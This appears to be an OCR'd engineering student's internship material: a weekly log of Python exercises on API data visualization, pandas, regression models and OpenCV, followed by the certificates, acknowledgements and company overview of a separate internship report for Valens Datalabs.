


Fig 1.4 Data visualization Example

Week 1

1 August 2023

- **Data Visualization :**

Data visualization in Python involves using various libraries and tools to create graphical representations of data to better understand patterns, relationships, and trends. Python offers several powerful libraries for data visualization, and two of the most commonly used ones are Matplotlib and Seaborn

- **API Data Visualization :**

API data visualization involves fetching data from APIs (Application Programming Interfaces) and then using visualization libraries to create graphical representations that provide insights into the data. This process allows you to dynamically retrieve and display information from external sources, which is particularly useful for displaying real-time or frequently updated data. Here's a general outline of how to perform API data visualization

Choose an API:

Select an API that provides the data you want to visualize. This could be data related to weather, stock prices, social media posts, COVID-19 statistics, or any other domain-specific information.

Retrieve Data from the API:

Use a library like requests in Python to send HTTP requests to the API's endpoints and retrieve the data. This may involve sending parameters to specify the type of data you're interested in.

Process Data:

Once you receive the data from the API, process it into a format suitable for visualization. This might involve transforming the data, aggregating it, or extracting relevant fields.

Choose a Visualization Library:

Select a suitable data visualization library such as Matplotlib, Seaborn, Plotly, or any other library that fits your needs and provides the type of visualizations you want to create.

Create Visualizations:

Use the chosen library to create the desired visualizations. Depending on the nature of the data, you might create line charts, bar charts, pie charts, maps, heatmaps, or other types of plots.

Display the Visualizations:

Show the visualizations on your preferred platform. This could be in a Jupyter Notebook, a web application, a desktop application, or any other environment that supports the chosen visualization library.

Week 1

2 August 2023

- **Assignment 1 :**

API :: https://inshortsapi.vercel.app/news?category=all

1) How many main keys are there in this API? Extract and print all keys.

2) How many news are available in this API?

3) Print all news in bellow format.

1. News content , Author: AUTHOR NAME, DATE: Date of news

2. News content , Author: AUTHOR NAME, DATE: Date of news

3. News content , Author: AUTHOR NAME, DATE: Date of news

```
# print all the keys

import requests

url = requests.get("https://inshortsapi.vercel.app/news?category=all")
mydata = url.json()

count = 0
for i in mydata:
    print(i)
    count+=1

print("Total main keys are: ", count)
```

```
category
data
success
Total main keys are:  3
```

```
# print all news
import requests

url = requests.get("https://inshortsapi.vercel.app/news?category=all")
mydata = url.json()

count=0
for i in range(0, len(mydata["data"])):
    count = count + 1

print("Total count =",count)

for i in range(0, len(mydata["data"])):
    print("News content: ", mydata["data"][i]["content"],
          ", Author: ", mydata["data"][i]["author"],
          ", Date: ", mydata["data"][i]["date"])
```

```
Total Count = 9
News content:  Sania Sharifi, a 17-year-old girl whose picture with her hands in the air went viral amid anti-hijab protests in Iran, has said that she was abducted and tortured by the authorities for a second time. She said that she was dragged from her car and blindfolded, before they beat her up. She also shared a picture of her head wound. , Author:  Arshiya Chopra , Date:  Sunday, 13 August, 2023
News content:  The domain name of microblogging platform X has begun shifting from 'twitter.com' to 'x.com' on 5th. The Verge reported. The web link and Android app are still redirecting users to the old domain. Billionaire Elon Musk rebranded Twitter as X last month. Therewith, names of associate products like Twitter Blue subscription and TweetDeck became X Blue subscription and X Pro, respectively. , Author:  Nikhil Sinha , Date:  Sunday, 13 August, 2023
```

- **API Data Visualization :**

API :: https://isro.vercel.app/api/spacecrafts

1) Print all main keys and total number of main keys as well.

2) Print all spacecrafts names as per below output format

3) Allow user to enter name of spacecraft. Print spacecraft is found or spacecraft not found

```
In [5]: # Print all the keys

        import requests

        url = requests.get("https://isro.vercel.app/api/spacecrafts")
        mydata = url.json()

        count = 0
        for i in mydata:
            print(i)
            count+=1

        print('Total main keys are: ', count)
```


```
spacecrafts
Total main keys are:  1
```

```
In [6]: #Allow user to enter name of spacecraft. Print spacecraft is found or spacecraft not found

        import requests

        url = requests.get("https://isro.vercel.app/api/spacecrafts")
        mydata = url.json()

        bname = input("Enter spacecraft name: ")

        for i in range(0, len(mydata["spacecrafts"])):
            if bname == mydata["spacecrafts"][i]["name"]:
                print("Spacecraft found - ", str(mydata["spacecrafts"][i]["id"]), "-", mydata["spacecrafts"][i]["name"])
                break
        else:
            print(str(bname), " - Spacecraft not found")
```

```
Enter spacecraft name: SRE-1
Spacecraft found -  44 - SRE-1
```

```
In [7]: import requests
        import numpy as np
        from matplotlib import pyplot as plt

        url = requests.get("https://isro.vercel.app/api/spacecrafts")
        mydata = url.json()

        url = requests.get("https://isro.vercel.app/api/customer_satellites")
        data = url.json()

        count = len(mydata['spacecrafts'])
        print("Domestic", count)

        num = len(data['customer_satellites'])
        print("Foreign customer", num)

        y = np.array([count, num])
        mylabels = ["Domestic", "Foreign customer"]

        plt.pie(y, labels = mylabels, autopct='%1.0f%%')
        plt.show()

        Domestic: 111
        Foreign customer: 53
```

OUTPUT:



Dynamic API: PINCODE :

API: https://api.postalpincode.in/pincode/380001

- Allow user to insert pincode

- Print name of all areas which comes under that pincode

- Pincode entered by user shell be merged in below url's xxxxxx part.

- URL: https://api.postalpincode.in/pincode/XXXXXX

```
In [10]: import requests

         url = requests.get(f"https://api.postalpincode.in/pincode/")
         mydata = url.json()

         pincode = input()
         areas = mydata[0]["PostOffice"][0]["Name"]
         print(pincode + ' -- ' + areas)


         import requests

         url = requests.get("https://api.postalpincode.in/pincode/"+pincode)
         data = url.json()

         pincode = input("Enter Pincode: ")

         print("Pincode: " + pincode)
         print("URL: https://api.postalpincode.in/pincode/"+pincode)

         for i in range(len(data[0]["PostOffice"])):
             if pincode == data[0]["PostOffice"][i]["Pincode"]:
                 print(data[0]["PostOffice"][i]["Name"])

         382721
```

Week 2

3 August 2023

- **Pandas: Data Frame**

Pandas is a powerful Python library for data manipulation and analysis. One of its core components is the DataFrame, which is a two-dimensional labeled data structure similar to a table in a relational database or a spreadsheet. DataFrames provide a flexible and efficient way to work with structured data, and they are widely used in data analysis and data science tasks.

Here's an overview of how to work with DataFrames in Pandas:

Installation: If you haven't already, you can install Pandas using the following command.

pip install pandas

Importing Pandas: To use Pandas, import the library as follows:

import pandas as pd

Creating DataFrames:

You can create a DataFrame from various data sources, including dictionaries, lists, NumPy arrays, and external files (CSV, Excel, databases, etc.).

Creating a DataFrame from a dictionary

data = {'Name': ['Alice', 'Bob', 'Charlie'],'Age': [25, 30, 22]}

df = pd.DataFrame(data)

```
In [1]: import pandas as pd

        file1data = pd.read_excel('Downloads/RESULT1.xlsx')
        file2data = pd.read_excel('Downloads/RESULT2.xlsx')
        alldata = pd.concat([file1data, file2data])

        def fun(percentage):
            if 80 <= percentage <= 100:
                return 'SCHOLAR'
            elif 50 <= percentage <= 79:
                return 'AVERAGE'
            else:
                return 'WEAK'

        alldata['CATEGORY'] = alldata['PERCENTAGE'].apply(fun)
        print(alldata)

        alldata.to_csv('result.csv')
```

	SRNO	BRANCH	NAME	TOTAL	PERCENTAGE	PASSFAIL	CATEGORY
0	1	CE	RAMESH	210	70	1	AVERAGE
1	2	CE	SURESH	150	50	1	AVERAGE
2	3	IT	MAHESH	225	75	1	AVERAGE
3	4	IT	NARESH	180	60	1	AVERAGE
4	5	CE	JAYESH	90	30	0	WEAK
0	1	EC	RATAN	150	50	1	AVERAGE
1	2	CE	JATAN	270	90	1	SCHOLAR
2	3	IT	KATHAN	285	95	1	SCHOLAR
3	4	EC	RAYAN	195	65	1	AVERAGE

- **Pandas: Excel, API to CSV:**

Reading Excel Files and API Data using Pandas, and Saving to CSV:

Reading Excel Files:

You can use the pd.read_excel() function to read data from an Excel file and create a DataFrame.

import pandas as pd

Reading data from an Excel file

excel_file_path = 'data.xlsx'

df_excel = pd.read_excel(excel_file_path)

Fetching Data from an API:

Use the requests library to fetch data from an API and then create a DataFrame.

```
import requests

import pandas as pd

api_url = 'https://api.example.com/data'

response = requests.get(api_url)

data = response.json()

df_api = pd.DataFrame(data)
```

Saving to CSV:

After obtaining your DataFrame, you can save it to a CSV file using the to_csv() method.

```
# Saving the Excel data to a CSV file

csv_output_path = 'data.csv'

df_excel.to_csv(csv_output_path, index=False)


# Saving the API data to a CSV file

api_csv_output_path = 'api_data.csv'

df_api.to_csv(api_csv_output_path, index=False)
```

- **XLRD:** xlrd is a Python library used for reading data from Excel files in the older .xls format (Excel 97-2003). It provides a convenient way to extract data from Excel spreadsheets and work with it in Python programs. However, it's important to note that xlrd only supports reading Excel files and doesn't support creating or modifying Excel files.

Week 2

4 August 2023

- **Introduction to Machine Learning :**

Machine Learning (ML) is a subset of artificial intelligence (AI) that focuses on developing algorithms and models that enable computers to learn and make decisions from data without being explicitly programmed. In other words, it's about creating systems that can learn and improve from experience.

Types of Machine Learning:

Machine learning can be categorized into three main types:

Supervised Learning: In this type, the algorithm learns from labeled data, meaning it's provided with input-output pairs. The goal is to learn a mapping function that can predict outputs for new inputs.

Unsupervised Learning: Here, the algorithm is given unlabeled data and tasked with finding patterns, structures, or relationships in the data. Clustering and dimensionality reduction are common tasks in unsupervised learning.

Reinforcement Learning: This type involves training an agent to interact with an environment and learn by receiving feedback in the form of rewards or penalties. The agent learns optimal actions to maximize cumulative rewards.

- **Linear Model: Mathematics:**

Linear Regression is one of the fundamental and widely used techniques in machine learning and statistics for modeling the relationship between a dependent variable and one or more independent variables. It's a type of supervised learning algorithm used for regression tasks, where the goal is to predict a continuous output value.

In simple linear regression, you have a single independent variable (feature) and a single dependent variable. The goal is to find the best-fitting linear line (a straight line) that minimizes the squared differences between the predicted values and the actual values.

The equation of a simple linear regression model can be represented as:

y = mx + b

where:

y is the dependent variable (target)

x is the independent variable (feature)


m is the slope of the line

b is the y-intercept

- **Linear Model Implementation:**

```
In [11]: # Fine the values (Slope) create linear Regression model

import pandas as pd
from matplotlib import pyplot as plt
from sklearn import linear_model

df = pd.read_csv('Downloads\Salary_Data.csv')
print(df)

# y = 6X + (6)"x)

plt.scatter(df.YearsExperience, df.Salary, color="r")
plt.plot(df.YearsExperience, df.Salary, color="b")
plt.xlabel('YearsExperience')  # YearsExperience = Independent = x
plt.ylabel('Salary')  # Salary = Dependent = y
plt.show()

reg = linear_model.LinearRegression()  # Process model
reg.fit(df[['YearsExperience']], df[['Salary']])  # Train model

print("Salary (y):", reg.predict([[6]]))  # y = m (YearsExperience)

print("Coefficient (m):", reg.coef_)
print("Intercept (b6):", reg.intercept_)
```

```
   YearsExperience  Salary
0              1.1   39343
1              1.3   46205
```



```
Salary (y): [[73042.01180594]]
Coefficient (m): [[9449.96232146]]
Intercept (b6): [25792.20019867]
```

Week 2

7 August 2023

- **Multiple Linear Model: Mathematics :**

n multiple linear regression, you have multiple independent variables. The goal is to find the best-fitting hyperplane that minimizes the squared differences between the predicted values and the actual values.

The equation of a multiple linear regression model can be represented as:

y = b0 + b1*x1 + b2*x2 + ... + bn*xn


where:

y is the dependent variable (target)

x1, x2, ..., xn are the independent variables (features)

b0, b1, b2, ..., bn are the coefficient

- **Multiple Linear Model Implementation :**



```
In [2]: import pandas as pd
        from sklearn import linear_model

        df = pd.read_csv("Downloads/50_Startups.csv")
        print(df)

        reg = linear_model.LinearRegression()  # Create model
        reg.fit(df[['R&D Spend','Administration','Marketing Spend']], df.Profit) # Train model
        print("Profit :", reg.predict([[132000,98000,220000]]))
        X = df.iloc[:, :-1]    # Independent variable
        y = df.iloc[:, -1]     # dependent variable

        X.head()
```

	R&D Spend	Administration	Marketing Spend	State	Profit
0	165349.20	136897.80	471784.10	New York	192261.83
1	162597.70	151377.59	443898.53	California	191792.06
2	153441.51	101145.55	407934.54	Florida	191050.39
3	144372.41	118671.85	383199.62	New York	182901.99
4	142107.34	91391.77	366168.42	Florida	166187.94
5	131876.90	99814.71	362861.36	New York	156991.12
6	134615.46	147198.87	127716.82	California	156122.51
7	130298.13	145530.06	323876.68	Florida	155752.60
8	120542.52	148718.95	311613.29	New York	152211.77
9	123334.88	108679.17	304981.62	California	149759.96
10	101913.08	110594.11	229160.95	Florida	146121.95
11	100671.96	91790.61	249744.55	California	144259.40

```
36   28663.76   127056.21   201126.82     Florida   90708.19
37   44069.95    51283.14   197029.42  California   89949.14
38   20229.59    65947.93   185265.10    New York   81229.06
39   38558.51    82982.09   174999.30  California   81005.76
40   28754.33   118546.05   172795.67  California   78239.91
41   27892.92    84710.77   164470.71     Florida   77798.83
42   23640.93    96189.63   148001.11  California   71498.49
43   15505.73   127382.30    35534.17    New York   69758.98
44   22177.74   154806.14    28334.72  California   65200.33
45    1000.23   124153.04     1903.93    New York   64926.08
46    1315.46   115816.21   297114.46     Florida   49490.75
47       0.00   135426.92        0.00  California   42559.73
48     542.05    51743.15        0.00    New York   35673.41
49       0.00   116983.80    45173.06  California   14681.40
Profit : [150104.73008841]
```

	R&D Spend	Administration	Marketing Spend	State
0	165349.20	136897.80	471784.10	New York
1	162597.70	151377.59	443898.53	California
2	153441.51	101145.55	407934.54	Florida
3	144372.41	118671.85	383199.62	New York
4	142107.34	91391.77	366168.42	Florida

Week 2


8 August 2023

- **Polynomial Linear Regression Model Implementation:**

Polynomial Linear Regression is an extension of the traditional Linear Regression model where the relationship between the independent variable and the dependent variable is modeled as an nth-degree polynomial. This allows the model to capture non-linear relationships in the data.

```
In [4]: import numpy as np
        import matplotlib.pyplot as plt
        from sklearn.model_selection import train_test_split
        from sklearn.linear_model import LinearRegression
        from sklearn.preprocessing import PolynomialFeatures
        # Generate synthetic data
        np.random.seed(0)
        X = np.sort(5 * np.random.rand(80, 1), axis=0)
        y = np.sin(X).ravel() + np.random.normal(0, 0.1, X.shape[0])
        #Split the data into training and testing sets.
        X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3, random_state=0)
        degree = 3  # Degree of the polynomial
        poly = PolynomialFeatures(degree=degree)
        X_train_poly = poly.fit_transform(X_train)
        X_test_poly = poly.transform(X_test)
        #Train a Polynomial Linear Regression Model:
        model = LinearRegression()
        model.fit(X_train_poly, y_train)
        #Predictions and Evaluation:
        y_pred = model.predict(X_test_poly)
        # Calculate the Mean Squared Error (MSE)
        mse = np.mean((y_pred - y_test) ** 2)
        print(f"Mean Squared Error: {mse:.4f}")
        X_range = np.linspace(0, 5, 100)[:, np.newaxis]
        X_range_poly = poly.transform(X_range)
        y_range_pred = model.predict(X_range_poly)
```

```
plt.scatter(X, y, color='blue', label='Data points')
plt.plot(X_range, np.sin(X_range), color='green', label='True function')
plt.plot(X_range, y_range_pred, color='red', label='Predicted function')
plt.xlabel('X')
plt.ylabel('y')
plt.legend()
plt.title('Polynomial Linear Regression')
plt.show()
```



Week 2

9 August 2023


- **Assignment 2 :**

For OPEN CV :

● Write script to Open Camera.

● Write script to Open Camera in gray scale mode (black and white)

● Write script to Capture image on click of key “c” while camera is open.






Image captured!

Week 2

10 August 2023

- **Conclusion :**

These past 15 days of internship have been an enriching and dynamic experience. I am delighted to have had the opportunity to work with INFOLABZ and contribute to various projects during this time. As I conclude this initial phase of my internship, I want to take a moment to reflect on what I have learned and achieved.

Throughout these 15 days, I've had the privilege of working alongside experienced professionals who have generously shared their knowledge and insights. I've gained exposure to Data analyst tools, which has significantly expanded my skill set.

During these 15 days, I encountered various challenges that required creative thinking and perseverance. Overcoming these challenges and achieving milestones and has boosted my confidence and reinforced my determination to excel.

In conclusion, these 15 days have been transformative, educational, and inspiring. I am excited about what the future holds and am committed to making the most of this internship experience. Thank you for this incredible opportunity.

INTERNSHIP AT VALENS DATALABS Pvt. Ltd.

AN INTERNSHIP REPORT

Submitted by

SHREYASHKUMAR MAHENDRABHAI PATEL

190390107043

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING (8TH SEMESTER)

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technology University, Ahmedabad

April 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the internship report submitted along with the internship entitled **Internship at Valens Datalabs Pvt. Ltd.** has been carried out by **Shreyashkumar Mahendrabhai Patel** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

INTERNSHIP CERTIFICATE

VALENS DATALABS

INTERNSHIP CERTIFICATE

April 26, 2023 Wednesday

This is to certify that **Shreyashkumar Mahendrabhai Patel**, student of **SPB Patel Engineering College, Mehsana, Gujarat** has undergone an **internship program** as part of his **Computer Engineering** at **Valens DataLabs**.

The internship duration was from **23-Jan-2023** to **16-Apr-2023**. During the internship he had gone through training on various technologies including **Python, SQL, Data Warehouse, Apache spark, Apache Hudi, Amazon web Servies, Google Analytics, Rest API, Power BI**.

Valens Datalabs Private Limited

Director

Warm Regards,
Pranav Shukla

Valens DataLabs, 717-721 North Plaza, Near 4D Square Mall, Near Vishwakarma Govt Engg College, Virat Gandhinagar Highway, Chandkheda, Ahmedabad, Gujarat – 380005

COMPLETION CERTIFICATE

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 10 May 2023 (08:15:09)

This is to certify that, ***Patel Shreyash Mahendrabhai*** (Enrolment Number - 190390107043) working on project entitled with ***Internship at Valens Datalabs*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	**Completed**

Name of Student : Patel Shreyash Mahendrabhai

Name of Guide : Miss. Shubhangi Chaturvedi

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship entitled **Internship at Valens Datalabs Pvt. Ltd.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Shubhangi Chaturvedi** & **Pranav Shukla** and that no part of this report has been directly copied from any student's reports or taken from any other source, without providing due reference.

Name of Student **Signature of student**

Shreyashkumar Mahendrabhai Patel

ACKNOWLEDGEMENT

The internship opportunity I had with **Valens Datalabs Pvt. Ltd.** was an invaluable experience for my professional and personal growth. I feel extremely fortunate to have had the opportunity to participate in such a dynamic and inspiring work environment. I am grateful for the guidance and support I received from so many wonderful people and professionals who contributed to my learning and development during my internship.

I would like to express my sincere appreciation and gratitude to the **Mr. Pranav Shukla, Director of Software Engineering and Data Analytics,** for his exceptional leadership and mentorship throughout my internship. Despite his busy schedule, he always took the time to listen to my ideas, offer guidance and support, and provide me with valuable feedback that helped me stay on track with my project. I am truly grateful for his support and encouragement.

I would also like to extend my thanks to **Mrs. Kruti Shukla, HR Department,** for her role in helping me secure this internship and for her ongoing support and guidance throughout my time at Valens Datalabs. Her dedication and commitment to ensuring that I had all the resources and facilities needed to succeed were greatly appreciated.

I am grateful to **Mr. Ketul Padariya, Data Scientist and Analyst,** for his insightful guidance and expertise that helped me expand my knowledge and skills in the field of software development. I would also like to express my appreciation to **Mr. Heet Bhimani, AWS Data Engineer,** for his invaluable contributions to my theoretical and practical training during my internship.

I am also thankful for the friendships and connections I made during my time at Valens Datalabs. The colleagues I worked with were not only talented and experienced professionals but also kind and supportive individuals who made my internship experience even more enjoyable. Their encouragement and enthusiasm for my work were instrumental in helping me to stay motivated and focused.

This internship has been a significant milestone in my career development, and I am committed to using the skills and knowledge I have gained to make meaningful contributions to the industry. I look forward to the opportunity to continue working with Valens Datalabs and its team of exceptional professionals in the future. Once again, thank you for providing me with this exceptional opportunity.

Sincerely,

Shreyashkumar Mahendrabhai Patel
Place: Ahmedabad
Date:

Abstract

This report describes our approach to help Gogotech, an e-commerce business, migrate their on-premise infrastructure to the AWS cloud. To address their data management challenges, we proposed building a comprehensive data lake on AWS using Amazon S3, Amazon EMR, and Amazon Redshift. Our solution also integrated advanced analytics and new-age applications like Amazon Sage Maker to enhance the overall user experience. We collaborated closely with the Gogotech team to ensure successful outcomes. The resulting infrastructure is fast, secure, and cost-effective, enabling Gogotech to manage their data efficiently while improving website performance. This report provides an overview of our approach, challenges, and results, serving as a valuable resource for businesses migrating to the cloud.

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List of Abbreviation

1. **AWS** : Amazon web Services
2. **MMS** : Marketing management system
3. **SQL** : Structured Query language
4. **API** : Application Programming Interface
5. **JDBC** : Java Database Connectivity

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1. Overview of the Company

1.1. Basic Information

- Name: Valens Datalabs
- Founded Year: 2016
- Founder: Mr. Pranav Shukla
- HR: Mrs. Kruti Shukla
- Contact Number: 97129 18772
- Email: pranav.shukla@valensdatalabs.com
- Website: https://valensdatalabs.com/

1.2. Scope of Work

Valens Datalabs is a data analytics company that provides customized solutions to help organizations make data-driven decisions. Our scope of work includes:

- Data Management: We provide data management solutions that enable organizations to store, manage, and secure their data. Our services include data warehousing, data integration, and data governance.
- Data Analytics: We help organizations extract insights from their data through advanced analytics techniques such as predictive modeling, machine learning, and artificial intelligence. Our analytics solutions enable organizations to make data-driven decisions that optimize their business operations and maximize their ROI.
- Data Visualization: We specialize in creating compelling data visualizations that make complex data easy to understand. Our visualizations help organizations gain insights quickly and make better decisions.
